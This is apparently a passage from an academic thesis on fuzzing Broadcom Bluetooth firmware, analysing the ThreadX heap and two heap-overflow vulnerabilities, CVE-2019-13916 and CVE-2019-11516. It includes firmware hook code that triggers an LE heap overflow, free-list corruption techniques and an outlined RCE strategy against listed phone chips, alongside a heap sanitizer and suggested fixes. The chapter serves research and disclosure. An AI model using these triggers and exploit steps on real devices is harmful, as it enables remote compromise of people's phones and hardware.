A simple but effective way of fuzzing is to modify a running firmware. As the firmware will generate valid packets by design, we can add hooks to corrupt them. This has the advantage, that no instrumentation on the remote side is required. On the downside, flaws might be undetected as described in Section 6.5. Even though it was possible to detect CVE-2019-11516 on the BCM20702A1 but not on the CYW20735B-01 as described in Section 6.1.1. On the Nexus5 we were even able to crash the Bluetooth daemon running on the host system using the method described in Section 6.1.2. This was due to the fragmentation attack described by [5] and is fixed on newer devices.

6.1.1 *Extended Inquiry Response Fuzzing*

As a Bluetooth device enters device Inquiry, it will receive Extended Inquiry Response (EIR) packets, that are passed to the Bluetooth daemon without modification. Our initial motivation was to respond with invalid packets, to observe the behavior of the daemon. To corrupt the packets, we set a hook on `bcs_dmaTxEnableEir`. This method is used to copy the EIR packet to the hardware send buffer. Before this operation, the packet and payload headers are already set and can be also corrupted. In addition to the packet payload, we had to modify the packet length in the payload header. Instead of using a random length, we decided to use bitflips in the payload header. This will also corrupt other fields in the header such as Reserved for Future Use (RFU).
While mutating the packets randomly, we have to ensure reproducibility at the same time. We used the provided software `rand` to create the required randomness. This implementation has to be initialized with a seed, that determines the order of produced pseudo random values.

Listing 6.1: EIR Fuzzer implemented using WICED.

```
int rand_seed = 0;
void eir_fuzz(struct saved_regs *regs, void *arg) {
    srand(rand_seed++);

    //Randomize BT Address
    //dc_bta_lo
    *(int*)0x318038 = rand();

    //Fuzzing Payload Header
    //tx_pkt_pyld_hdr
    *(int*)0x318ad0 ^= 1<<(rand()%32);
    *(int*)0x318ad0 ^= 1<<(rand()%32);


    //Set Packet Type to DM5
    //tx_pkt_info
    *(int*)0x318acc &= ~(0xf << 3);
    *(int*)0x318acc |= (0b1110 << 3); //DM5 ~220 bytes


    //Change EIR Data
    unsigned char *eir = regs->r0;
    for (int i=0; i < regs->r1; i++) *(char *)(regs->r0 + i) =
        rand() & 0xff;

    //Set EIR Length to Maximum for DMA request.
    regs->r1 = 0xf0;
}

    ...
    add_hook(bcs_dmaTxEnableEir, eir_fuzz, NULL, NULL);
    ...
```

By using an incremental seed, we can resend the last packets, in case of a crash. The used C code is shown in Listing 6.1.

6.1.2 *ACL Fuzzing*

A similar fuzzer as described in Section 6.1.1 has also been implemented for the Asynchronous Connection-Less (ACL). In this case, we have to use `bcs_dmaTxEnable` instead, used to copy Link Management Protocol (LMP) and Logical Link Control and Adaptation Protocol (L2CAP) packets to the hardware buffers. We also have full control over the packet and payload header, that are set earlier. This caused several fragmentation errors in the kernel logs on Ubuntu. On the Nexus5 this caused the Bluetooth daemon to crash with `SIGABORT`

or SIGSEGV. Newer devices are not affected and this is probably the fragmentation exploit described within BlueBourne [5].

6.2 BCS TASK FUZZING

In order to test Bluetooth Core Scheduler (BCS) tasks, we came up with a specialized approach. We are reading random data from a file descriptor directly into the registers holding the headers and the packet payload. By using the calling convention described in Section 5.3 we were able to to inject raw ACL, Inquiry and Bluetooth Low Energy (LE) packets. This method found both heap corruptions CVE-2019-11516 and CVE-2019-13916. It has been proven to be more efficient than coverage guided fuzzing in this case. As the Cyclic Redundancy Check (CRC) verification is performed in hardware, the random data is processed as it would be a received over the air without errors. Even EIR packets could be injected that way, which requires a valid Frequency Hop Sync (FHS) packet first. Starting from Bluetooth classic BCS tasks, we were able to adapt the emulator to LE BCS tasks quickly. It was required to use `wib_rx_status` and `wib_pkt_log` for the packet headers and a different receive buffer called `rtx_rx_buffer`. Adding support for new BCS tasks increased code coverage massively.

6.3 LMP FUZZING

This chapter describes our methodology to apply fuzzing techniques to the LMP protocol. One way of fuzzing LMP is to call the handler `lm_HandleLmpReceivedPdu` with custom packets. This approach already implemented by Jiska Classen using `Unicorn` to evaluate CVE-2018-19860. It can be used to evaluate the parsing behavior of a single packet in the firmware. As the protocol is stateful, it is desired to test sequences of packets. An LMP packet might create Link Manager (LM) events, that are not processed if threading is not supported. This would result in buffers to be allocated without being freed and causes non-reproducible memory leaks resulting in crashes.
As the LMP protocol is quite simple, we did not find any further obvious parsing mistakes in the firmware using this approach.

6.4 PACKET LEVEL FUZZING

Coverage guided fuzzing as described by [9] is quite powerful, but it does not perform with protocol fuzzing. Testcases are treated as a single Binary Large Object (BLOB) and not as individual packets. Packets meaningful to the parser will be found, but the order can not easily be modified. As packets in a protocol are often stateful, coverage can be increased if reordering is supported. We changed the testcase representation to implement the concept of packets sequences. The

Listing 6.2: Pseudocode for packet level fuzzing.

```
coverage = []
packets = []
sequences = [[]]

while True:
    seq = choice(sequences)
    testcase = mutate_packet(seq) or mutate_seq(seq)

    cov = run(testcase)

    if |coverage - cov| > 1:
        sequences += [testcase]
        for packet in testcase:
            if packet not in packets:
                packets += [packet]
```

pseudo-code is shown in Listing 6.2. In each step, either a single packet or a sequence is mutated. If both would be modified at the same time, we do not know, which of those cases caused an increase in coverage. Packets are mutated using bitflips and randomizing bytes. Sequences are mutated by inserting already known packets or merging two sequences randomly. This approach is purely generative. We initialize the algorithm with a singe all-zero packet and one sequence containing only this packet.

6.4.1 *Fuzzing LMP Sequences*

The LM thread processes LM events, one of which is the reception of an LMP packet. Further analysis showed, that this LM event is created by `lm_LmpReceived` inside the ACL task of the BCS kernel. This method is called in an idle state of the firmware causing a context switch to the LM thread. This ensures, that all methods are called within the correct context and the threading behavior can be preserved.
As described in Section 5.5.1, LMP packets sent by the firmware are stored in a queue. If we do not free those buffers, we quickly run out of heap memory. Also, emitted packets are processed by the firmware as they are acknowledged by the receiver. If such an acknowledgement is received, `lm_HandleLmpBBAck` is called with the sent packet as an argument, which emits a new `lm_event`. As the BCS kernel is not executed in this fuzzer, we have to re-implement this behavior.

6.4.2 *Fuzzing LMP with Bluetooth Stack*

While fuzzing LMP, we noticed, that some LMP packets generate Host Controller Interface (HCI) events, that are normally processed by




Figure 6.1: LMP fuzzing with HCI stack.

the host. The host might respond with HCI commands that have to be processed by the firmware. We hence decided to attach the LMP fuzzer to the Bluetooth stack of a running Ubuntu 18.04. Attaching the emulator to the Bluetooth stack would perform a full reset of the firmware. This would lose the active connection, which is needed to inject LMP packets. We separated the processing of HCI events and the LMP packets to circumvent this problem. A modified version of the firmware called `hci_oracle` will be attached to the Bluetooth stack and perform the driver initialization. As the firmware enters Page scan it redirects all HCI traffic to a file descriptor. The setup is shown in Figure 6.1. The initial HCI packet is a `ConnectionRequest` which will set up a Bluetooth connection. To terminate the connection we restart the `hci_oracle` after each testcase. Otherwise we might keep state within the HCI protocol, which results in non-reproducible behavior. As HCI processing is slow in comparison to the LMP fuzzing, we keep known packet transitions in a cache. If an already known sequence is requested by the LMP fuzzer, we return the cached packets. We will redirect the HCI sequence to the `hci_oracle` if a cache miss occurs.
The Ubuntu `BlueZ` implementation seems to operate quite unstable in these conditions. In this case, we could also observe lots of crashes of the Bluetooth daemon. It is questionable if this crashes can also be triggered from the firmware as they might be caused by the removal of the Bluetooth controller. Even though, as `btattach` does not require special permissions to operate, those crashes might be exploitable to Local Privilege Escalation (LPE). We did not further analyze those crashes, as `BlueZ` is not in the scope of this thesis. A screenshot of this setup running on Ubuntu is shown in Figure 6.2.

6.4.3 *LMP Testcase Replay*

In order to replay LMP testcases, we have implemented a modification of the firmware running on the CYW20735B-01. Initially, the packet sequence is written to a buffer using InternalBlue. After the LMP host connection request packet was sent, we enter injection mode. The link manager will interfere with the packet sequences, by sending responses on its own, all packets emitted by the link manager are dropped. Packets received from the target are handed to the `lm_thread`




Figure 6.2: LMP fuzzing with HCI running on Ubuntu 18.04.


normally. This was required to keep track of changes in the connection state. As described in Section 5.5.1, the function `lm_LmpBBAcked` is called, if an LMP packet is acknowledged. A hook on this function is used to initiate the transmission of the next packet. This prevents an overflow of the LMP Transmit (Tx) queue.

6.5 HEAP ANALYSIS AND SANITIZATION


ThreadX has a custom heap implementation called Block Buffers. As any heap implementation is prone to overflows, we further analyzed the possible exploit techniques. We noticed, that heap corruptions will be undetected in some cases. Therefore we decided to implement a heap sanitizer to detect overflows and some Use-After-Free (UAF) conditions.

6.5.1 *Heap Operations*

The Block buffer implementation manages multiple pools of different buffer sizes with static length. This is different from a classic heap, where a continuous memory location is divided into smaller chunks of varying size. Such an implementation is used on older Wi-Fi controllers utilizing the HNDRTE Real-Time Operating System (RTOS) [6]. Each Block pool has a linked list of free buffers. The first four bytes of the buffer holds a buffer header. This header contains either a pointer to the next free buffer or a pointer to the Block pool if the buffer is allocated. The initial state of the heap is shown in Figure 6.3a.
As the application performs an allocation, the correct Block pool is found corresponding to the requested size. The first buffer is taken



(a) Initial heap layout without any allocated buffers.



(b) Heap layout after one Block allocation.

Figure 6.3: Effects of heap operations.

from the free list and returned to the application. The free list head now points to the second buffer in that list. The resulting state is shown in Figure 6.3b. Despite 6 years of development in between the Nexus 5 and CYW20735B-01, they both use ThreadX which handles Block buffer similar.
On the Nexus5 the `free` operation uses the Block pointer stored in the buffer header to insert the buffer in front of the free list. On the CYW20735B-01, this process is slightly different and described in Section 6.5.3. The `free` implementation of the Nexus 5 is shown in Listing 6.3.
In an overflow condition, one target would be to control the buffer header as this contains control data. We distinguish between two cases, overflow of an allocated and free buffer.

6.5.2 *Overflow Free Buffer*


Overflowing into a free Block buffer will corrupt a pointer in the free list. As a result, an attacker might redirect a buffer allocation to an arbitrary address. If the attacker can also control the buffer content, a `write-what-where` condition occurs. In order to exploit this, an attacker needs to allocate multiple buffers in a row. It has to be avoided those buffers to be freed immediately as those will be inserted as the head of this list. We used this strategy for our exploit of CVE-2019-11516 in Section 6.7.

6.5.3 *Overflow Allocated Buffer*


On the Nexus 5, the buffer header contains a pointer to the Block pool. If an attacker can control this pointer it is possible to exploit the `free` process. The attacker can write a pointer to the buffer to an arbitrary location. It might be possible to add an element to a linked list such as timers and therefore gain code execution. Note that this technique

Listing 6.3: Pseudocode for heap implementation on the Nexus 5.

```
void *dynamic_memory_AllocatePrivate(struct bloc *bloc) {
    buffer = bloc->free_list;
    bloc->free_list = *buffer;
    bloc->free_buffers --;

    *buffer = bloc;

    return buffer + 4;
}


void dynamic_memory_Release(int buffer) {
    bloc = *(buffer - 4)
    *(buffer-4) = bloc->free_list

    bloc->free_list = buffer - 4
    bloc->free_buffers ++;

    return;
}
```



(a) Layout immediately after a Heap Overflow.



(b) Layout after a Heap Overflow and a free of the affected buffer.

Figure 6.4: Effect overflowing a free buffer

Listing 6.4: Fixed free operation ont the CYW20735B-01.

```
void dynamic_memory_Release(int buffer) {
    for (bloc = bloc_list; bloc; bloc = bloc->next)
        if (buffer >= bloc->memory &&
            buffer < bloc->memory + bloc->total_size)
                break;

    if (!bloc)
        dbfw_assert_fatal();

    *(buffer-4) = bloc->free_list;
    bloc->free_list = buffer - 4;
    bloc->free_buffers ++;

    return;
}
```

has side effects, as `bloc->free_buffers` will be incremented. Also, there also exists a `bloc->thread_waiting_list` that must be `NULL`. Otherwise, ThreadX will try to iterate over that list to find a thread waiting for a Block buffer. This will cause a segmentation fault in most cases.
On the CYW20735B-01, this technique has been mitigated as shown in Listing 6.4. It is not sure if this is an intended security fix. Instead of relying on the buffer header, the corresponding Block pool is searched manually and therefore the buffer header is ignored. If no suitable Block pool is found, the firmware will crash gracefully with an assert.

6.5.4 *Heap Sanitizer*

Validating the heap integrity can reveal heap overflows. As pointed out in Section 6.5.2 a heap overflow might not even result in a crash. Therefore we have added a heap sanitizer to the emulator and InternalBlue. With the latter enabling us to detect live Heap corruptions on various platforms.
On InternalBlue we have to use the Read RAM command to read memory. Therefore we have to read the heap structure in separate chunks. As additional buffer operations might occur in the meantime, we can not rely on the integrity of the free list. We noticed instead the buffer headers can only in one of the following states.

1. A valid buffer pointer if the buffer is in the free list.
2. NULL if the buffer is the last element in the free list.
3. Pointer to the `BLOC` struct if the buffer is allocated.

The heap implementation of the eval board is slightly different than on earlier devices. It is not sure if this is a change by Broadcom or




Figure 6.5: Heap sanitizer detecting CVE-2019-11516.

ThreadX. As mentioned in Section 6.5.3 they do not rely on the buffer header for allocated buffers anymore. It is unclear, what the header is used for on that devices.
A heap sanitizer also has been added to the emulator, that is implemented in `dynamic_memory.h`. By simply iterating over all free lists, we will notice, if a heap buffer was overflowed with random data. We have also added additional checks to the buffer addresses as described in Section 6.5.5. We will also clear the content of free buffers with a fixed value. Therefore it can be detected if data is written to an already freed buffer. Such a condition is called Use-After-Free. A read to a freed buffer will not be noiticed, so the detection of UAF vulnerabilities is limited. This sanitizer was used to detect and locate CVE-2019-11516 and CVE-2019-13916. A screenshot of this vulnerability detected by this sanitizer can be seen in Figure 6.5.

6.5.5 *Suggested Fixes*

Express Logic mentions in the documentation, that Block Overflows can cause "unpredictable behavior" and should be prevented. Despite mistakes cannot be avoided and buffers are prone to overflows, we suggested some hardening fixes to the implementation. They have the goal to prevent exploitation and supporting developers to detect overflows. We communicated our suggestions to Express Logic, but they were not interested in implementing them.
On the stack, buffer overflows are detected by using cookies, a random value, that is not known by the attacker [13]. Those are placed at the end of each buffer or in the beginning of a stack frame. If an overflow occurs, this value will change and the overflow is detected. In order to exploit this, an attacker would require to leak memory in the first place. As this method requires additional memory, it is not ideal for embedded devices, where memory is expensive.
For this particular implementation, we can add some constant time checks to detect heap corruptions. To avoid exploitation, we must prevent `dynamic_memory_AllocatePrivate` to return an invalid address. This can be achieved using two checks: First, a block buffer must be in the valid range of the block. This prevents arbitrary allocations and

Listing 6.5: Suggested fix for memory allocation to check if the returned buffer is a valid Block buffer.

```
#define valid_block_ptr(pool, ptr)  \
    ((ptr >= pool->start & ptr < pool->start + pool->size) && \
    ((ptr - pool->start) % (pool->block_size + 4) == 0 ))

void *dynamic_memory_AllocatePrivate(struct block *pool) {
    if( ! valid_block_ptr( pool, bloc->free_list))
        raise_critical();
    ...
}
```

Listing 6.6: Suggested fix for free operations to detect overflows during development.

```
void *dynamic_memory_Release(void *ptr) {
    if (ptr - pool->start < pool->size) {
        int next_ptr = ptr + pool->block_size + 4;
        if (next_ptr && next_ptr != pool &&
            !valid_bloc_ptr(pool, next_ptr) )
                raise_critical();
    }
    ...
}
```

would catch an accidental overflow. Second, the difference to the start of the Block must be a multiple of the Block size plus header. This prevents an attacker to create overlapping buffers and also protects against partial overwrites of the block header. The suggested fix is shown in Listing 6.5.
We can also check for each free operation if the header of the next physical buffer is still valid. This check would trigger if the buffer to be freed caused an overflow. A developer would get a notification if and which buffer is affected and speed up the development process. The suggested modification is shown in Listing 6.6.
Even with this checks enabled, an attacker is still able to corrupt the free list. A single block buffer can be inserted multiple times in the free list. This will cause a buffer to be used in two different contexts and might cause problems. To detect such a condition, we need to iterate over the full free list, which requires lots of resources.

6.6 LOW ENERGY RECEPTION HEAP OVERFLOW - CVE-2019-13916

This section describes a Heap Based Buffer Overflow affecting the CYW20735, CYW20719, and CYW20819 Bluetooth development boards. The Raspberry Pi 3 utilizing a BCM2835 is also vulnerable.

Listing 6.7: Heap overflow in LE reception on CYW20735B-01.

```
char *bcsulp_rxBuffer; //located at 0x282880

void *mmulp_allocACLUp(int size) {
    ...
    //allocating 0x108 bytes
    char *ret =
        dynamic_memory_SpecialBlockPoolAllocateOrReturnNULL(
        g_mm_BLEDeviceToHostPool);

    //returning 0x100 bytes
    return ret + 8;
}

void *dhmulp_getRxBuffer(int a1) {
    ...
    //g_bt_config_BLE_Pools.size = 0x108, returns 0x100 bytes
    return mmulp_allocACLUp(g_bt_config_BLE_Pools.size);
}

void bcsulp_setupRxBuffer(int a1) {
    ...
    bcsulp_rxBuffer = dhmulp_getRxBuffer(a1);
    ...
}

void bcsulp_procRxPayload(int a1, int a2) {
    int length = bcsulp_getPktLength(a1); //can return up to 0xff

    //0xfc bytes left and causes heap overflow
    //utils_memcpy8() will always copy multiple of 4 bytes
    utils_memcpy8(bcsulp_rxBuffer + 4, rtx_rx_buffer, length);
}
```

An overflow occurs in `bcsulp_procRxPayload()` if an adversary sends a packet with a Protocol Data Unit (PDU) longer than 252 bytes. The vulnerable code is shown in Listing 6.7. By adding the code shown in Listing 6.8 to the WICED Studio 6.2 `hello_sensor` this flaw can be triggered.
As described in Section 6.5.2, we can corrupt the next pointer of the free list. The maximum PDU length is 255 bytes, therefore we only can overflow the address with 3 bytes of packet data. The used `memcpy8` implementation always copies multiple of 4 bytes, so we can not make use of a partial overwrite. The most significant byte seems to be random as shown in Figure 6.7. This value is not static and changes between connection attempts and even with every sent packet if the payload is randomized. As shown in Figure 6.6 the payload is directly followed by the CRC. We could show, that the seemingly

Listing 6.8: Trigger LE heap BOF using the CYW20735B-01 as an attack platform

```
void leTx_hook(uint32_t retval, void *arg) {
    *((int *)0x318b68) &= 0xffff0000; //wib_tx_pyld_info
    *((int *)0x318b68) |= 0xff06;
} //                         ^^ packet length

//Overwrite packet data with pattern
void fill_tx_buffer(struct saved_regs *regs, void *arg) {
    char *buf = regs->r1;
    regs->r2 = 0xff;
    for (int i=0; i < 0x100; i++) buf[i] = i&0xff;
}

    //Run on init
    add_hook(bcsulp_fillTxBuffer, fill_tx_buffer, NULL, NULL);
    add_hook(bcsulp_progTxBuffer, NULL, leTx_hook, NULL);
```

uncontrolled byte is the first byte of that checksum. It is computed over the PDU and the algorithm is initialized with a random value, that is communicated on connection setup. The generation of the CRC is defined in Vol6 Part B 3.3.1 [20]. The initial state is stored in the `wib_conn_lfsr` register. We can compute the CRC that is transmitted over the air and therefore the fourth byte of the overflow. By adapting the payload, we can control this byte and the `next` pointer in the free list. To speed up the brute-force, we precompute the internal CRC state for the first 248 bytes of the PDU plus our constant header. Therefore we only have to recompute the CRC for the last 7 Bytes for each attempt. We modify the payload before it is copied to the Tx buffer prior `bcsulp_fillTxBuffer`. We overwrite the PDU header `wib_tx_pyld_info` each time `bcsulp_progTxBuffer` is called. Therefore we send our already prepared packet instead of, e.g., a NULL packet. Even if we miss the first timeslot, the next transmission will corrupt the target successfully. Due to time constraints of this thesis, we did not find a way to allocate three buffers and convert this flaw to a write-what-where gadget.




Figure 6.6: Structure of a Bluetooth Low Energy packet.




Figure 6.7: Heap Overflow triggered on the CYW20735B-01.

6.7 EXTENDED INQUIRY RESPONSE EXPLOIT - CVE-2019-11516

This section describes a Heap Based Buffer Overflow affecting Broadcom Bluetooth Controllers 2008-2018 and was fixed in February 2018. We could confirm this fix by analyzing the Read-Only Memory (ROM) from the BCM4375B1 but despite that, we did not observe any patch in the wild. It can be triggered if the device is in the inquiry scan mode, what happens in a device scan. We were able to exploit this flaw to an RCE by using the technique described in Section 6.5.2. A list of tested devices is shown in Section 6.7.

Device	Chip	Build Date	Vulnerable
Evaluation Board	CYW20735B-01	Jan 18 2018	Yes
Evaluation Board	CYW20819A-01	May 22 2018	Yes
Nexus 5 / Experia Z3	BCM4335C0	Dec 11 2012	Yes
Thinkpad T430	BCM20702	Prior 2008?	Yes
Fitbit Ionic	BCM20707	Unknown	Yes
Sam. Galaxy S6, Nexus 6P	BCM4358A3	Oct 23 2014	Yes
Sam. Galaxy A3 (2016)	Unknown	Unknown	Yes
Sam. Galaxy S8	BCM4347B0	Jun 3 2016	Yes
Sam. Galaxy Note 9	Unknown	Unknown	Yes
Sam. Galaxy S10	BCM4375B1	13 Apr 2018	No

Table 6.1: List of vulnerable devices for CVE-2019-11516.

The flaw was first observed as a crash on a BCM20702 using the EIR fuzzer described in Section 6.1.1 Newer devices do not show the same behavior and therefore not vulnerable. Even though this is a very old controller from 2008 we decided to track down this crash.
All we knew was, that setting `tx_pkt_pyld_hdr` to 0x11a in the EIR packet will crash the remote device. After analyzing the stack dump, we found it crashes during a heap operation. The code location of such crashes is often not directly correlated with the initial corruption. Usually, a buffer overflow has corrupted another heap chunk, that

causes the crash. Even though we managed to identify the memory region of interest. There seem to be other variants of the flaw, that do not crash but we didn't know the root cause yet.
At this point, we decided to implement a heap sanitizer for the emulator as described in Section 6.5.4. By using the technique described in Section 6.2 and entering device inquiry, we found the same flaw within minutes. This time we were directly pointed to the code location, where the overflow occurs. After we understood the flaw, we could verify the existence of this flaw on many other devices. To prove that a device is vulnerable, we had to analyze the memory and therefore the device must be rooted. As this is a tedious process, we developed a proof of concept, that can be used to crash the device and overwrite arbitrary memory.

6.7.1 *Flaw Description*

While Creating the HCI Extended Inquiry Response (EIR) event, the firmware has a Heap Buffer Overflow. The length of the EIR packet is extracted from the payload header, named `pkt_log` in the firmware. According to the standard, the payload header has the structure shown in Figure 5.2. Note that the Reserved For Future Use (RFU) field should be set to zero.
The flaw happens in `eir_handleRx`. The relevant code is shown in Listing 6.9. Even though the length field of the packet payload seems to be validated correctly, the RFU bits are not discarded. By setting the RFU bits to one, we can set `eir_rx.len` to a significantly larger value than the expected 240 bytes. Setting these bits has no further impact on packet transmission or reception.
The EIR packet content is copied to the EIR HCI event where the actual overflow occurs. The function `bthci_event_SendInquiryResultEvent` allocates a 265 byte HCI event, whereas the last 240 bytes are reserved for the EIR packet data. The function `eir_getReceivedEIR` then copies the packet data into the HCI event buffer with the wrongly computed length. Even though we will only send 240 bytes, we can control more bytes as described in Section 6.7.3.
As shown in Figure 5.5, `eir_handleRx` is located in the BCS kernel, whereas `bthci_event_SendInquiryResultEvent` is located in the LM thread. Therefore it is required to call `bluetoothCoreInt_C` multiple times and then perform a context switch to the LM thread to detect this flaw. This would be virtually impossible by fuzzing a single function. In addition, in order to reach that code, the device must be in inquiry mode. Even though a separate snapshot could be obtained, the possibility to attach the emulator to the Bluetooth stack simplified that step.

```
void eir_handleRx() {
    ...
    pkt_type = (pkt_hdr_status >> 3) & 0xf;
    ...
    if (pkt_type == 3 || pkt_type == 4) {
        eir_rx.len = (pkt_log >> 5) & 0x1f; //Length is 5 bits
    }
    else if (pkt_type == 10 || pkt_type == 11 ||  pkt_type == 14
        ||  pkt_type == 15)
        eir_rx.len = (pkt_log >> 5) & 0x1fff; //13 Bits, RFU bits
                                              //are not discarded
                                              //Should be 0x3ff
    }
    ...
}

void bthci_event_SendInquiryResultEvent() {
    event_buf = bthci_event_AllocateEventAndFillHeader(257, 47,
        255); //Allocates 265 bytes
    ...
    eir_getReceivedEIR(v1, event_buf + 17);
    ...
}

void eir_getReceivedEIR(int a1, char *target) {
    ...
    memcpy(target, eir_rx.data + 8, eir_rx.len); //Heap Overflow
    ...
}
```

Listing 6.9: EIR handler with wrong bit-mask and heap overflow in the CYW20735B-01.

6.7.2 *Analysis*

Devices such as the BCM4335C0 build date 2012 seem to operate stable, even if the heap is corrupted. In practice, this flaw has almost no impact on pairing, L2CAP and filesharing capabilities, even though this flaw has a potential for RCE. This is problematic, as there is no way to test for this flaw, except analyzing the heap. Therefore we decided to further evaluate the exploitability.
We have exploited this flaw to RCE on the CYW20735B-01 (Section A.2) and BCM4335C0 (Section A.1). The exploit strategy consists of the following steps:

1. Corrupt the free list of the Block buffers on the heap, to point to an arbitrary memory location. (Section 6.5.2 and Section 6.7.3)
2. Allocate buffers on the target device containing attacker controlled data, that will be written to the target location. (Section 6.7.4 and Figure 6.7.4)
3. Trigger execution of our shellcode, that is located in the buffer allocated in step 2. (Section A.1 and Figure A.2)

A list of known vulnerable devices is shown in table Section 6.7

```
[ Idx ] @Pool-Addr  Buf-Size  Avail/Capacity  Mem-Size @ Addr
------------------------------------------------------------------
BLOC[0] @ 0x205DC8:       32     7 /  8            288 @ 0x2179A4
BLOC[1] @ 0x205DF8:       64     7 /  8            544 @ 0x217AC4
BLOC[2] @ 0x205E28:      264    10 / 10           2680 @ 0x217CE4
     ^-- Affected BLOC buffers
BLOC[3] @ 0x205E88:     1064     2 /  4           4272 @ 0x21C624
BLOC[4] @ 0x205E58:     1092    16 / 16          17536 @ 0x21D6D4
BLOC[5] @ 0x20EC38:       40    15 / 15            660 @ 0x221B54
BLOC[6] @ 0x20EC68:       32    15 / 15            540 @ 0x221DE8
```

Figure 6.8: List of Block buffers of the BCM4335C0.

The affected Block buffers have lengths of 264, 268 or 384 bytes, depending on the device. On modern devices that Block pool contains 10 buffers, whereas the BCM20702 only has three. The overflow can therefore reach the next Block on the BCM20702, which is used for the receive buffers. As those are allocated, the device crashes as inquiry ends and the corrupted buffers are freed.
